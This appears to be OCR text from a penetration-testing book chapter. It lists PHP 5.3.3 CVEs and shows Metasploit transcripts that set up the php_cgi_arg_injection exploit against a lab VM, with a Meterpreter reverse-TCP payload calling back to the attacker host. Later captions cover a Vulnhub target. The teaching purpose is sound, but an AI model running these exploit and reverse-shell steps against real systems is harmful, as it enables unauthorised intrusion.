


Figure 11.4 – Running a Nikto scan on the target system from msfconsole




Figure 11.5 – Searching for publicly known vulnerabilities for PHP 5.3.3

The SQLite functionality in PHP before 5.3.15 allows remote attackers to bypass the open_basedir protection mechanism via unspecified vectors.

42	CVE-2012-2688		Overflow	2012-07-20	2017-12-21	10.0	None	Remote	Low	Not required	Complete	Complete	Complete

Unspecified vulnerability in the _php_stream_scandir function in the stream implementation in PHP before 5.3.15 and 5.4.x before 5.4.5 has unknown impact and remote attack vectors, related to an "overflow."

43	CVE-2012-2386	189	DoS Exec Code Overflow	2012-07-07	2012-09-21	7.5	None	Remote	Low	Not required	Partial	Partial	Partial

Integer overflow in the phar_parse_tarfile function in tar.c in the phar extension in PHP before 5.3.14 and 5.4.x before 5.4.4 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted tar file that triggers a heap-based buffer overflow.

44	CVE-2012-2376	119	1 Exec Code Overflow	2012-05-21	2017-08-28	10.0	None	Remote	Low	Not required	Complete	Complete	Complete

Buffer overflow in the com_print_typeinfo function in PHP 5.4.3 and earlier on Windows allows remote attackers to execute arbitrary code via crafted arguments that trigger incorrect handling of COM object VARIANT types, as exploited in the wild in May 2012.

45	CVE-2012-2336	20	DoS	2012-05-11	2018-01-04	5.0	None	Remote	Low	Not required	None	None	Partial

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to cause a denial of service (resource consumption) by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'T' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

46	CVE-2012-2311	89	Exec Code Sql	2012-05-11	2018-01-17	7.5	None	Remote	Low	Not required	Partial	Partial	Partial

sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that contain a %3D sequence but no = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.

47	CVE-2012-2143	310		2012-07-05	2016-12-07	4.3	None	Remote	Medium	Not required	None	Partial	None

The crypt_des (aka DES-based crypt) function in FreeBSD before 9.0-RELEASE-p2, as used in PHP, PostgreSQL, and other products, does not process the complete cleartext password if this password contains a 0x80 character, which makes it easier for context-dependent attackers to obtain access via an authentication attempt with an initial substring of the intended password, as demonstrated by a Unicode password.

48	CVE-2012-1823	20	Exec Code	2012-05-11	2018-01-17	7.5	None	Remote	Low	Not required	Partial	Partial	Partial

sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.

Figure 11.6 – Listing publicly known vulnerabilities for PHP 5.3.3

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf5 > search 1823

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   1  exploit/linux/local/abrt_raceabrt_priv_esc  2015-04-14       excellent  Yes    ABRT raceabrt Privilege Escalation
   2  exploit/multi/http/php_cgi_arg_injection    2012-05-03       excellent  Yes    PHP CGI Argument Injection

msf5 >
```

Figure 11.7 – Searching for known vulnerabilities for PHP 5.3.3 in Metasploit Framework

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/php_cgi_arg_injection) >
```

Figure 11.8 – Using the exploit 'php_cgi_arg_injection'

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~                                    root@kali: ~

msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.83.134
RHOSTS => 192.168.83.134
msf5 exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.83.130
LHOST => 192.168.83.130
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       192.168.83.134   yes       The target address range or CIDR identifier
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.83.130   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/http/php_cgi_arg_injection) >
```

Figure 11.9 – Using the exploit 'php_cgi_arg_injection'




Figure 11.10 – Vulnerable VM on Vulnhub




Figure 11.11 – Configuring the vulnerable VM in VMWare




Figure 11.12 – Starting up msfconsole

Figure 11.13 – Starting up msfconsole




Figure 11.13A – Running an NMAP scan from msfconsole




Figure 11.14 - Browsing the web directory on the target system




Figure 11.15 – Web page on the target system




Figure 11.16 – Login page on the target system




Figure 11.17 – HTML code of the login page




Figure 11.18 – Decoding the Base64 value




Figure 11.19 – Inspecting HTML code for interesting comments

